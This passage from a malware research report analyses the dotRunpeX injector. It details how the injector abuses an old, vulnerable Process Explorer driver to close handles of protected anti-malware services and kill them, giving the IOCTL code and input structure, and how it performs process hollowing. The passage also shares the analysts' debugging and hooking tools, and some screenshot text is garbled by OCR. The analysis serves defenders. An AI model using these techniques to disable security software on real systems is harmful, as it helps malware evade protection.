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VALUE "ProductVersion", "1.0.0.0" VALUE "Assembly Version", "1.0.0.0" }	 PE64 Protector: KoiVM(2 Library: .NET(v4.0.3 				Shortcuts
j -	Linker: Microsoft Li	nker(48.0)[GUI64]			Options
BLOCK "VarFileInfo" {	Signatures Recursive	scan 📕 Deep scan 📗 Heuristic s	ican 📕 Verbose	Scan	About
VALUE "Translation", 0x0000 0x04B0 }	Directory 100	6 > Log .	All types 89 msec	Scan	Exit

Figure 33: Consistent version information of the new dotRunpeX version

Right after opening the sample in <u>dnSpyEx</u> and leading to the entrypoint function – <u>_sb()</u> method, we can immediately confirm that this new version of dotRunpeX is protected by the KoiVM virtualizer. Despite the fact that most of the IL code is virtualized, we can still spot invocation of P/Invoke defined method <u>CreateProcess</u> that is used in a way to create a process in a suspended state – typically used for code injection technique "*Process Hollowing*".

Assembly Explorer 👻 👻	_Sb ×	
🕨 🎭 WEBBROWSERENCI 📤		public static void _sb()
WEBBROWSERREAL		(
WIN32NATIVEMETH		<pre>VMEntry.Run(typeof(_5b).TypeHandle, 10U, new object[0]);</pre>
▶ 🚍 _0A @0200001E		
Þ 🏀 _4 @02000037		// Token: 0x06000042 RID: 66
▶ 4 5b @02000010		<pre>[Dllmport("user32.dll", EntryPoint = "MessageBox", SetLastError = true)]</pre>
\$ 40 0000013		private static extern int e0(InPtr, string, string, uint);
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▶ == EB @02000033		// Token: 0x06000043 RID: 67 RVA: 0x000084C8 File Offset: 0x000066C8
♦ ^A g _fB @02000015		[MethodImpl(MethodImplOptions.NoInlining MethodImplOptions.NoOptimization)]
♦ % G @02000019		private static bool I LOVE HENTAIPleaSe(string I LOVE HENTAIEver8da8, ref W I LOVE HENTAIGus, out k8 I LOVE HENTAIOwn4r)
A 48 HP @05000054		
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▶ 😤 _ib @02000017		
	110 % - <	
KA @02000030		
▶ 🛠 _kA @0200001C		public static class 5b
Þ 🗟 _k8 @02000034		pupile static class _>0
▶ 🍫 _kb @0200001A		// Token: 0x06000037 Rtp: 55
		[D]]Import("kernel32.d]," EntryPoint = "VirtualAllocEx", ExactSpelling = true)]
		private static extern int Bb(intPtr, int, int, int, int)
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▶ 🍄 _t @02000026		// Token: 0x06000038 RID: 56
♦ % _Vb @02000014		[DllImport("kernel32.dll", CharSet = CharSet.Auto, EntryPoint = "CreateProcess", SetLastError = true)]
▶ 📻 _w @02000036		private static extern bool sa(string, string, IntPtr, IntPtr, bool, uint, IntPtr, string, [In] ref w, out kD);
🕨 🎨 _Xb @0200000E 📃		
🕨 🍫 🥠 @0200001B		// Token: 0x06000039 RID: 57
4 { } KoiVM.Runtime		[DllImport("kernel32.dll", EntryPoint = "CreateRemoteThread")]
VMEntry @020000E		private static extern IntPtr XA(IntPtr, IntPtr, uint, IntPtr, uint, IntPtr);

Figure 34: Creation of suspended process as a part of the Process Hollowing technique After investigating more what was left lying around in .NET metadata, specifically in the ImplMap table, to find out what other methods are defined as P/Invoke and very likely used by this sample, we are getting surprisingly even more exciting findings than in the case of the older version of dotRunpeX. Apparently, the sample will perform not just code injection but also loading and communicating with the driver.

RID	Token	Offset	MappingFlags	MemberForward	ImportName	ImportScope	Info
1	0x1C000001	0x000369EE	0x101	0x6F	0x2F01	1	VirtualAllocEx
2	0x1C000002	0x000369F6	0x146	0x71	0x2F21	1	CreateProcess
3	0x1C000003	0x000369FE	0x100	0x73	0x2F33	1	CreateRemoteThread
4	0x1C000004	0x00036A06	0x100	0x75	0x2F4A	1	Wow64SetThreadContext
5	0x1C000005	0x00036A0E	0x100	0x77	0x2F64	1	Wow64GetThreadContext
6	0x1C000006	0x00036A16	0x100	0x79	0x2F7E	2	NtResumeThread
7	0x1C000007	0x00036A1E	0x100	0x7B	0x2F9A	2	ZwUnmapViewOfSection
8	0x1C000008	0x00036A26	0x100	0x7D	0x2FB3	2	NtWriteVirtualMemory
9	0x1C000009	0x00036A2E	0x140	0x85	0x2FD6	3	MessageBox
10	0x1C00000A	0x00036A36	0x100	0x93	0x308F	1	GetModuleHandle
11	0x1C00000B	0x00036A3E	0x100	0x95	0x30A2	3	FindWindow
12	0x1C00000C	0x00036A46	0x100	0x97	0x30B1	1	GetProcAddress
13	0x1C00000D	0x00036A4E	0x100	0x99	0x30C3	1	GetFileAttributes
14	0x1C00000E	0x00036A56	0x100	0xA9	0x30F7	3	ShowWindow
15	0x1C00000F	0x00036A5E	0x100	0xAB	0x3106	3	SetForegroundWindow
16	0x1C000010	0x00036A66	0x100	0xB7	0x3136	4	Wow64DisableWow64FsRedirection
17	0x1C000011	0x00036A6E	0x100	0xB9	0x3165	4	Wow64RevertWow64FsRedirection
18	0x1C000012	0x00036A76	0x100	0xC1	0x3136	4	Wow64DisableWow64FsRedirection
19	0x1C000013	0x00036A7E	0x100	0xC3	0x3165	4	Wow64RevertWow64FsRedirection
20	0x1C000014	0x00036A86	0x100	0xDF	0x31E7	1	CreateFile
21	0x1C000015	0x00036A8E	0x100	0xE1	0x31F6	2	RtlInitUnicodeString
22	0x1C000016	0x00036A96	0x100	0xE3	0x320F	2	NtLoadDriver
23	0x1C000017	0x00036A9E	0x100	0xE5	0x3220	2	NtUnloadDriver
24	0x1C000018	0x00036AA6	0x140	0xE7	0x3232	5	OpenProcessToken
25	0x1C000019	0x00036AAE	0x144	0xE9	0x3253	5	LookupPrivilegeValue
26	0x1C00001A	0x00036AB6	0x140	OxEB	0x326C	5	AdjustTokenPrivileges
27	0x1C00001B	0x00036ABE	0x140	0xED	0x3286	1	CloseHandle
28	0x1C00001C	0x00036AC6	0x100	0xEF	0x3295	2	NtQuerySystemInformation
29	0x1C00001D	0x00036ACE	0x140	0xF1	0x32B2	1	DeviceIoControl

Figure 35: The ImplMap table – the new version of the dotRunpeX

The next that we immediately noticed is the usage of the same resource name as in the case of the older version – **BIDEN_HARRIS_PERFECT_ASSHOLE** – that contains an encrypted payload to be injected. The resource name was consistent across all samples we analyzed. Obviously, the decryption routine is hidden behind the code virtualization, but an educative guess will lead us to a simple XOR decryption routine using a password expressing the secret desires of the author – **I_LOVE_HENTAIU2**.




Figure 36: Simple XOR decryption of the .NET resource using password "I_LOVE_HENTAIU2" Unfortunately, as dotRunpeX is still in high development and adding new features, the latest samples utilizing this injector changed the decryption scheme (no more simple XOR) to omit static extraction of embedded payloads.

As we pointed out before, the IL code is protected by the KoiVM virtualizer, so to continue with our analysis, we needed to come up with some approach to deal with the protected code and get something meaningful from that in a reasonable time. First, what came to our mind was to use a publicly available open-source KoiVM de-virtualizer called <u>OldRod</u>. This tool is fully workable for the vanilla version of KoiVM. It is even developed in a way that defeats some simple modifications of the original version of KoiVM (such as signature modifications of the methods in VMEntry class or changes in the default #Koi stream name).

Unfortunately for us, we are dealing with a customized version of KoiVM that modified the protector in a way that is not so simple to defeat. The original implementation of KoiVM defines 119 constant variables that are used to virtualize the code. These constants are used to define registers, flags, opcodes, etc. Assigned values of these constants are used for the proper execution of the virtualized code and are also needed for the de-virtualization process.

<►	Constants.cs × Constants.cs ×	
4		100 public static byte OP LEAVE;
5	<pre>namespace KoiVM.Runtime.Dynamic {</pre>	100 public static byte VCALL_EXT; 101 102 102 public static byte VCALL_EXT; 103 public static byte VCALL_ECALL; 104 public static byte VCALL_CALL; 105 public static byte VCALL_CALL; 106 public static byte VCALL_CKFINITE; 107 public static byte VCALL_CKOVERFLOW; 108 public static byte VCALL_INITOB); 109 public static byte VCALL_INFLOB); 110 public static byte VCALL_INFLOB; 111 public static byte VCALL_INFLOB; 112 public static byte VCALL_INFN; 113 public static byte VCALL_TIROW; 114 oublic static byte VCALL_TIROW;
6	<pre>internal static class Constants {</pre>	102 public static byte VCALL_EXIT;
7	<pre>public static byte REG_R0;</pre>	103 public static byte VCALL_BREAK;
8		104 public static byte VCALL_ECALL;
9		105 public static byte VCALL_CAST;
10		106 public static byte VCALL_CKFINITE;
11	<pre>public static byte REG_R4;</pre>	107 public static byte VCALL_CKOVERFLOW;
12		108 public static byte VCALL_RANGECHK;
13		109 public static byte VCALL_INITOBJ;
14		110 public static byte VCALL_LDFLD;
15		111 public static byte VCALL_LDFTN;
16		112 public static byte VCALL_TOKEN;
17		113 public static byte VCALL_THROW;
18		public static byte vener_sized;
19		115 public static byte VCALL_STFLD;
20		116 public static byte VCALL_BOX;
21		117 public static byte VCALL_UNBOX;
22		118 public static byte VCALL_LOCALLOC;
23		
24		120 public static byte HELPER_INIT;
25 26		
20		122 public static byte ECALL_CALL;
27		123 public static byte ECALL_CALLVIRT; 124 public static byte ECALL NEWOBJ;
28		124 public static byte ECALL_NEWOBJ; 125 public static byte ECALL_CALLVIRT CONSTRAINED;
30		125 public static byte ecall_callvini_constrained;
31		127 public static byte FLAG INSTANCE;
32		127 poolic static byte read_instance;
33		129 public static byte EH CATCH;
34		130 public static byte EH FILTER;
35		
36		132 public static byte EH FINALLY;
37		133 }
- 20	sublic static byte of LIND DUODD	

Figure 37: The original implementation of KoiVM defines 119 constants

When using the vanilla version of KoiVM, the resulting constants appear in the compiled, protected sample inside the **Constants** class as fields in the exact same order with ascending values of tokens. The order of constants and their corresponding tokens inside the compiled binary is something OldRod depends on.

FOLDERS	4 Þ	ConstantsResolutionStage.cs ×
रू 📄 src	50	private VMConstants AutoDetectConstants(DevirtualisationContext context)
▶ 🛄 OldRod		
OldRod.Core		<pre>bool rename = context.Options.RenameSymbols;</pre>
V i OldRod.Pipeline		
🔻 🚞 Stages		<pre>var constants = new VMConstants();</pre>
AstBuilding		<pre>var fields = FindConstantFieldsAndValues(context);</pre>
CleanUp		
CodeAnalysis		foreach (var field in fields)
ConstantsResolution		constants.ConstantFields.Add(field.Key, field.Value);
/* ConstantsResolutionStage.cs	59	
OpCodeResolution	60	·····//·TODO:
Recompiling	61 62	······//·We·assume·that·the·constants·appear·in·the·same·order·as·they·were·defined·in·the·original·source·code. ·······//·This·means·the·metadata·tokens·of·the·fields·are·also·in·increasing·order.·However.·this·could·cause
VMCodeRecovery	62	
VMMethodDetection		
/* IStage.cs	65	
/* BasicBlockSerializer.cs	66	var sortedFields = fields
/* DebuggingUtilities.cs	67	.OrderBy(x => x.Key.MetadataToken.ToUInt32())
/* DevirtualisationContext.cs		. ToArray():
/* DevirtualisationException.cs		
/* DevirtualisationOptions.cs	70	int currentIndex = 0:
/* Devirtualiser.cs		
/* IdSelection.cs		<pre>context.Logger.Debug2(Tag, "Resolving register mapping");</pre>
/* KoiVmAwareStreamReader.cs		<pre>for (int i = 0; i < (int) VMRegisters.Max; i++, currentIndex++)</pre>
<> OldRod.Pipeline.csproj		{
/* OutputOptions.cs		<pre>constants.Registers.Add(sortedFields[currentIndex].Value, (VMRegisters) i);</pre>
/* VirtualisedMethod.cs		if (rename)

Figure 38: The OldRod source code - automatic detection of constants

Although the OldRod tool is an absolute masterpiece and can deal with a custom order of constants when providing a custom constants mapping via configuration file (--config option), finding out the correct mapping of those constants could not be as simple as it sounds. Sometimes when a constant's order is handmade change, it could be not so hard to map them correctly by analyzing their usage in code. Unfortunately, in the case of dotRunpeX, we can immediately see that values of those constants are affected by runtime arithmetic assignments (no problem to defeat this programmatically), but even worse is that they are scrambled in a very effective way that makes the correct mapping hard enough to consider this approach as not usable for getting some results in a reasonable time.




Figure 39: Runtime arithmetic assignments of scrambled constants

Even though we pointed out several facts about the extreme hardness of devirtualization, with precise code analysis and some hard moments during the constants mapping via their appropriate handlers, we were able to fully devirtualize the code. Despite the fully devirtualized code, we were still left with a non-fully runnable .NET Assembly that was still obfuscated with ConfuserEx obfuscator. To continue our madness, we were able to get rid of this obfuscation too.

To give a little spoiler about the functionality of the dotRunpeX injector and its use of procexp driver, fully devirtualized and deobfuscated code related to driver routines can be seen below.

Driver loading/unloading:




Figure 40: Devirtualized and deobfuscated code responsible for loading/unloading the driver Communication with procexp device:




Figure 41: Devirtualized and deobfuscated code responsible for communication with procexp device The process of devirtualization and deobfuscation is a subject to consider for its own blog post and won't be covered further.

Normally, when it is impossible to devirtualize the code in a reasonable time, we are still left with few other options. The first of the options, quite a common approach when dealing with virtualized code, is to go with dynamic analysis using a debugger, DBI (*Dynamic Binary Instrumentation*), hooking, and WIN API tracing. As we are dealing with dotnet code, another approach to come out with could be some PoC using some knowledge from the .NET internals world. As researchers who love to bring something new to the community, we decided to combine both of these approaches, which resulted in developing new tools that were approved to be very effective.

To get more information about the code functionality, we started with the dynamic analysis approach using <u>x64dbg</u>. As we pointed out before, the <u>ImplMap</u> table containing P/Invoke-defined methods seems to be a good starting point for setting breakpoints in the debugger. Automating the process of parsing out the P/Invoke defined methods and converting it to x64dbg script leads us to the first tool we developed, called "*ImplMap2x64dbg*".

ImplMap2x64dbg

Python script that uses <u>dnfile</u> module to properly parse .NET executable files and their metadata. This tool creates an x64dbg script for setting breakpoints on defined <u>ImplMap</u> (P/Invoke) methods of the .NET executable. This script can be downloaded in the last section of the article.

```
import dnfile, sys, os
def Main():
    if(len(sys.argv) != 2 or sys.argv[1] == '-h' or sys.argv[1] == '--help'):
        print("Description: Creates x64dbg script for setting breakpoints on defined ImplMap (PInvoke)
methods of .NET executable")
        print(f"Usage: {os.path.basename(sys.argv[0])} <filepath>\n")
        sys.exit()
    file path = sys.argv[1]
    script path = file path + " x64dbg.txt"
    dn_file = dnfile.dnPE(file_path)
    if(dn_file.net is None or dn_file.net.metadata is None):
        print(f"{sys.argv[1]} is NOT a .NET executable !!!\n")
        sys.exit()
    if(dn file.net.mdtables.ImplMap is None):
        print(f".NET executable '{sys.argv[1]}' has NO ImplMap !!!\n")
        sys.exit()
    # Getting all ImplMap methods and module scope
    implmap_table = dn_file.net.mdtables.ImplMap.rows
    implmap modules = []
    implmap methods = []
    [implmap_modules.append(row.ImportScope.row.Name.lower().replace(".dll", "")) for row in implmap_table
if (row.ImportScope.row.Name.lower().replace(".dll", "") not in implmap_modules)]
    [implmap_methods.append(row.ImportName) for row in implmap_table if (row.ImportName not in
implmap_methods)]
    # Creation of x64dbg script
    x64dbg_script = "; Replace charset depending APIs - ex. CreateProcess -> CreateProcessA or
CreateProcessW !!!\n"
    for module in implmap_modules:
        x64dbg_script += f"loadlib {module}\n"
    for method in implmap_methods:
        x64dbg_script += f"SetBPX {method}\n"
    with open(script_path, "wt",encoding="utf-8") as f_scr:f_scr.write(x64dbg_script)
    print(f"x64dbg script created: '{script_path}'")
if __name__ == '__main__':
    Main()
```

Processing our dotRunpeX sample with "ImplMap2x64dbg" will result in the x64dbg script:

; Replace charset depending APIs - ex. CreateProcess -> CreateProcessA or CreateProcessW !!! loadlib kernel32 loadlib ntdll loadlib user32 loadlib advapi32 SetBPX VirtualAllocEx SetBPX CreateProcessA SetBPX CreateProcessW SetBPX CreateRemoteThread SetBPX Wow64SetThreadContext SetBPX Wow64GetThreadContext SetBPX NtResumeThread SetBPX ZwUnmapViewOfSection SetBPX NtWriteVirtualMemory SetBPX MessageBoxA SetBPX MessageBoxW SetBPX GetModuleHandleA SetBPX GetModuleHandleW SetBPX FindWindowA SetBPX FindWindowW SetBPX GetProcAddress SetBPX GetFileAttributesA SetBPX GetFileAttributesW SetBPX ShowWindow SetBPX SetForegroundWindow SetBPX Wow64DisableWow64FsRedirection SetBPX Wow64RevertWow64FsRedirection SetBPX CreateFileA SetBPX CreateFileW SetBPX RtlInitUnicodeString SetBPX NtLoadDriver SetBPX NtUnloadDriver SetBPX OpenProcessToken SetBPX LookupPrivilegeValueA SetBPX LookupPrivilegeValueW SetBPX AdjustTokenPrivileges SetBPX CloseHandle SetBPX NtQuerySystemInformation SetBPX DeviceIoControl SetBPX GetProcessHeap

We focused mainly on certain WIN/NT APIs such as CreateProcessW, NtWriteVirtualMemory,CreateFileA, CreateFileW, NtLoadDriver, NtQuerySystemInformation, and DeviceIoControl as they are the interesting ones related to driver and process injection routines.

The first interesting WIN API call we can see is CreateFileW which is used to create a file in path C:\Users\XXX\AppData\Local\Temp\Mucyc.sys.

SetBPX HeapFree SetBPX HeapAlloc SetBPX RtlCopyMemory

00007FFD98E94B5F 00007FFD98E94B66 00007FFD98E94B66 00007FFD98E94B67 00007FFD98E94B68 00007FFD98E94B68 00007FFD98E94B68	<kernel3< th=""><th>2.CreateFilew></th><th>CC > FF25 EAC50500 CC CC CC CC CC CC</th><th>int3) jmp qword ptr ds: <&crea int3 int3 int3 int3 int3 int3 int3</th><th>teFilew>] CreateFilew</th></kernel3<>	2.CreateFilew>	CC > FF25 EAC50500 CC CC CC CC CC CC	int3) jmp qword ptr ds: <&crea int3 int3 int3 int3 int3 int3 int3	teFilew>] CreateFilew
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Figure 42: CreateFileW used to create a file "Иисус.sys"

If we check the created file Mucyc.sys (from the Russian language translated as "*jesus.sys*"), we will immediately find out it is a valid Process Explorer driver, version 16.43.




Figure 43: Created file "Nucyc.sys" is a valid Process Explorer driver, version 16.43

We can see routine NtLoadDriver responsible for loading this driver where the argument points

to DriverServiceName - \Registry\Machine\System\CurrentControlSet\Services\TaskKill that specifies a path to the driver's registry key.

00007FFD9964EDA0 <ntdl< th=""><th>.NtLoadDriv</th><th>ver></th><th>4C:8BD1</th><th>mov r10 rcx</th><th></th><th>rcx:L"xz" 🔺</th></ntdl<>	.NtLoadDriv	ver>	4C:8BD1	mov r10 rcx		rcx:L"xz" 🔺
00007FFD9964EDA3			B8 050100			
00007FFD9964EDA8 00007FFD9964EDB0				03FE7Ftest byte ptr		
00007FFD9964EDB0			✓ 75 03 0F05	syscall	-09964E085	
00007FFD9964EDB2			C3	ret		
00007FFD9964EDB5			CD 2E	int 2E		
00007FFD9964EDB7			C3	ret		
00007FFD9964EDB8			0F1F8400	00000(nop dword pt	r ds:[rax+rax],ea	x
00007FFD9964EDC0 <ntdl1 00007FFD9964EDC3</ntdl1 	.ZwLoadEnc	TaveData>	4C:8BD1 B8 060100	00 mov r10,rcx mov eax.106		rcx:L"xz"
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Figure 44: NtLoadDriver used to load procexp driver via its associated registry key

Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\TaskKill

> 📕 TapiSrv	^	Name	Туре	Data
- 📜 TaskKill		赴 (Default)	REG_SZ	(value not set)
> 📙 Tcpip		3 ErrorControl	REG_DWORD	0x0000000 (0)
> Tcpip6		ab ImagePath	REG_SZ	\??\C:\Users AppData\Local\Temp\Иисус.sys
> TCPIP6TUNNEL		👪 Start	REG_DWORD	0x0000000 (0)
> L TCPIPTUNNEL		🗱 Туре	REG_DWORD	0x00000000 (0)

Figure 45: Content of the driver's registry key "\Registry\Machine\System\CurrentControlSet\Services\TaskKill" Connecting to the process explorer device follows.

00007FFD98E9484C 00007FFD98E9484D 00007FFD98E9484E 00007FFD98E9484F D0007FFD98E94850 d0007FFD98E94850 00007FFD98E94856	CC int3 CC int3 CC int3 CC int3 CC int3 - FF25 02C60500 jmp qword ptr ds: <&CreateFileAD CC int3	
00007FFD98E94857 00007FFD98E94858 00007FFD98E94859 00007FFD98E94859		Default (x64 fastcall)
4 4		1: rcx 00000071EC3FE530 00000071EC3FE530 "\\\.\ProcExp152 2: rdx FFFFFFC0000000 FFFFFFFC0000000
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Address Hex	ASCII 63 45 78 70 31 35 32 00 00 \\.\ProcExp152	5: [rsp+28] 0000000000000 0000000000000000000000

Figure 46: Obtaining the handle of the process explorer device

One of the dotRunpeX AV-evasion techniques is killing a hardcoded list of Anti-Malware services with the help of a process explorer driver (*procexp.sys*). The reason behind the usage of process explorer driver is that the Anti-Malware service usually runs as a protected process, more specifically as <u>PPL</u>, to avoid disabling protection on the system caused by malicious activity. It is possible to abuse vulnerable versions of the procexp driver to close object handles of the protected process. Once enough handles are closed, the specific protected process will be killed. All samples we analyzed were abusing version 16.43 of this driver which is also the latest version vulnerable to this technique.

To obtain information about object handles, dotRunpeX uses NT API NtQuerySystemInformation with specified SystemInformationClass 0x10 that points to the undocumented structure [SYSTEM HANDLE_INFORMATION]. This way, it finds all handles that belong to the protected process.

00007FFD9964D3D0 <ntdll.ntquerysysteminformation></ntdll.ntquerysysteminformation>	4C:8BD1	mov r10_rcx	▲	
00007FFD9964D3D3	B8 3600000	mov eax.36		
00007FFD9964D3D8	F60425 0803FE7F 01	test byte ptr ds: [7FFE0308],1		00007555000640200
00007FFD9964D3E0	v 75 03	ine ntdll.7FFD9964D3E5		00007FFD9964D3D0
00007FFD9964D3E2	0F05	syscall	RBX	000001BEE247C040
00007FFD9964D3E4	C3	ret		000000000000000000000000000000000000000

Figure 47: NtQuerySystemInformation used to obtain undocumented structure SYSTEM_HANDLE_INFORMATION

To process object handles of protected process, dotRunpeX uses WIN API DeviceIoControl to send IOCTL directly to the vulnerable procexp driver. The IOCTL "2201288708" (IOCTL_CLOSE_HANDLE) is in RDX register, and procexp driver routine processing this request is responsible for closing certain object handle of the specified process, regardless of whether the specified process is protected or not. Once enough object handles are closed, the Anti-Malware service is killed.

00007FFD98E85590 -kkernel32.DeviceIoControlImplementation> 00007FFD98E85594 00007FFD98E85594 00007FFD98E85594 00007FFD98E855A4 00007FFD98E855A4 00007FFD98E855A5 00007FFD98E855A5 00007FFD98E855A5 00007FFD98E855A5 00007FFD98E855A5 00007FFD98E85505 00007FFD98E85505 00007FFD98E85505 00007FFD98E85505	48:895C24 08 48:895C24 08 48:897424 20 57 48:83EC 40 41:88E9 49:88E0 88DA 48:88E9 81FA 08482000 0F84 61C80100 81FA 08482000 0F84 53C80100 81FA 084824 8800000 48:88E424 8800000 44:88CF 48:894424 38	<pre>imov qword ptr ss: rsp=8.rkk mov qword ptr ss: rsp=18.rbp mov qword ptr ss: rsp+18.rbp push rdi sub rsp.40 mov ed.r9d mov ed.r9d mov ed.r9d mov ebx.edk mov rbp.rck cmp edx.204808 je kernel32.7FFD98EA211c cmp edx.74808 je kernel32.7FFD98EA211c cmp vfax.qword ptr ss:[rsp+38].rax</pre>		RAX 00007FFD98E85590 (00000000000204 FFFFFF83350004 <kernel32.dev diplo c c c Default (x64 fastcall) 1: rcx 00000000000204 2: rdx FFFFFF83350004 Default (x64 fastcall) 1: rcx 00000000000000204 000000000000000000000000000000000000</kernel32.dev
The Dump 1 The Dump 2 The Dump 3 The Dump 4 The Dump 4	np 5 🗧 Watch 1 🕌 Ha			
Address Value	ASCII THAN	es		
000001BEC90A0F28 PID>	92860 +Iyy File	Type num Handle 25 2D4 25 2EC 260 2EC	Access 12019F 804 150002	Name \\Device\PROCEXP152 ERROR_NOT_SUPPORTED

Figure 48: DeviceIoControl used to send the IOCTL "2201288708" to close the object handle of the protected process

We could also see that register R8 (lpInBuffer) points to data required to close the object handle. This data structure could be defined as follows:

```
typedef struct _ioControl
{
    ULONGLONG ulPID;
    PVOID lpObjectAddress;
    ULONGLONG ulSize;
    ULONGLONG ulHandle;
} PROCEXP_DATA_EXCHANGE, *PPROCEXP_DATA_EXCHANGE;
```

Let's compare the procexp driver version used by all samples of dotRunpeX (version 16.43 – compiled 2021-08-17) and the latest version of the procexp driver (version 17.02 – compiled 2022-11-10). We can immediately spot the added patching code that is responsible for disabling the possibility of closing object handles of protected processes.




Figure 49: Process Explorer driver version 16.43 vs. 17.02

This technique of closing object handles of protected processes using the process explorer driver is well documented and part of an open-source project called <u>Backstab</u>. Process explorer drivers version 17.0+ are already patched.

After killing specific protected processes, Process Hollowing is what follows using WIN API CreateProcessW to start the process as suspended (in this case C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe) and direct NT API NtWriteVirtualMemory to write embedded payload of dotRunpeX into the newly created remote process.

It turned out that with an approach of dynamic analysis that focused on the native layer and certain usage of WIN/NT APIs, we got some interesting findings of this virtualized dotnet injector that could be used for automation and mass processing:

- Each dotRunpeX sample has an embedded payload of a certain malware family to be injected
- Each dotRunpeX sample has an embedded procexp driver to kill protected processes
- There is very likely some kind of config hidden behind the virtualized code that specifies the target process for Process Hollowing, a protected process list to be killed (Anti-Malware services), and probably other interesting configurable things.

Encouraged by these findings, we can move forward to some automation using knowledge from the .NET internals world. When we are talking about dotnet, we can immediately think of code being managed by .NET runtime. More things are being managed, and among them is one very important for our further process, and that is so-called "*Memory Management*". The types of memory in dotnet are stack and .NET heap. In the dotnet world, we do not need to bother with memory allocation/deallocation because these routines are handled by .NET runtime and garbage collector. Memory management of dotnet somehow needs to know what to allocate, where, and how; the same goes for deallocation/freeing of memory. Allocation on the .NET heap occurs once we talk about reference types inheriting from System.0bject (*class, object, string...*). These objects are saved on the .NET heap, and for the purpose of their automatic management, they are accompanied by certain metadata information such as their type, references, and size. Even better, the automatic memory deallocation of no longer referenced objects does not occur immediately – the garbage collector takes care of this in some time intervals, which could be several minutes. Particular objects like "*static objects*" survive garbage collections and live till the application ends.

This means that if we could enumerate objects on the .NET heap, we could also get information related to their types and size that can serve for their appropriate reconstruction. Creating this kind of tool would be very likely time-consuming, but luckily for us, there is already created dotnet process and crash dump introspection open-source library <u>ClrMD Microsoft.Diagnostics.Runtime</u> developed by Microsoft that could be used precisely for object reconstruction from .NET heap. Why is that so important?

In a certain moment of dotRunpeX execution, embedded payload, procexp driver, and some kind of config must appear in a decrypted state. Their content will likely be assigned to some object allocated on the .NET heap. For these, we could expect byte array byte[] or string. That also means that if we could control the execution of dotRunpeX and suspend it in a state we assume to be the right moment for those object reconstructions, we would be able to get all that we need in a decrypted state.

One of the right moments for suspending and introspecting the dotRunpeX process could be an invocation of WIN API CreateProcessW used for Process Hollowing. This was approved to be the correct assumption and led us to develop the hooking library "*CProcessW_Hook*" exactly for this purpose.

CProcessW_Hook

Native hooking library using <u>minhook</u> framework (The Minimalistic x86/x64 API Hooking Library for Windows). The code provided below serves the purpose of hooking the WIN API function <u>CreateProcessw</u>, which is used in the dotRunpeX injector for process creation that is later used as a target for code injection (*PE Hollowing*). Once

the CreateProcessw function is hooked and called in the target process, the whole process gets suspended to introspect. Certain process creations are filtered (powershell, conhost) as they can be spawned for other functionalities of dotRunpeX according to config (example modification of Windows Defender settings). We need to suspend the process only in a state before performing code injection (where all required objects are already decrypted on the .NET heap).

```
#include <windows.h>
#include <string.h>
#include "pch.h"
#include "MinHook.h"
#pragma warning(disable : 4996)
#if defined _M_X64
#pragma comment(lib, "libMinHook.x64.lib")
#elif defined M IX86
#pragma comment(lib, "libMinHook.x86.lib")
#endif
typedef LONG (__stdcall* NTSUSPENDPROCESS)(HANDLE ProcessHandle);
typedef BOOL (__stdcall* CREATEPROCESSW)(LPCWSTR, LPCWSTR, LPSECURITY_ATTRIBUTES, LPSECURITY_ATTRIBUTES,
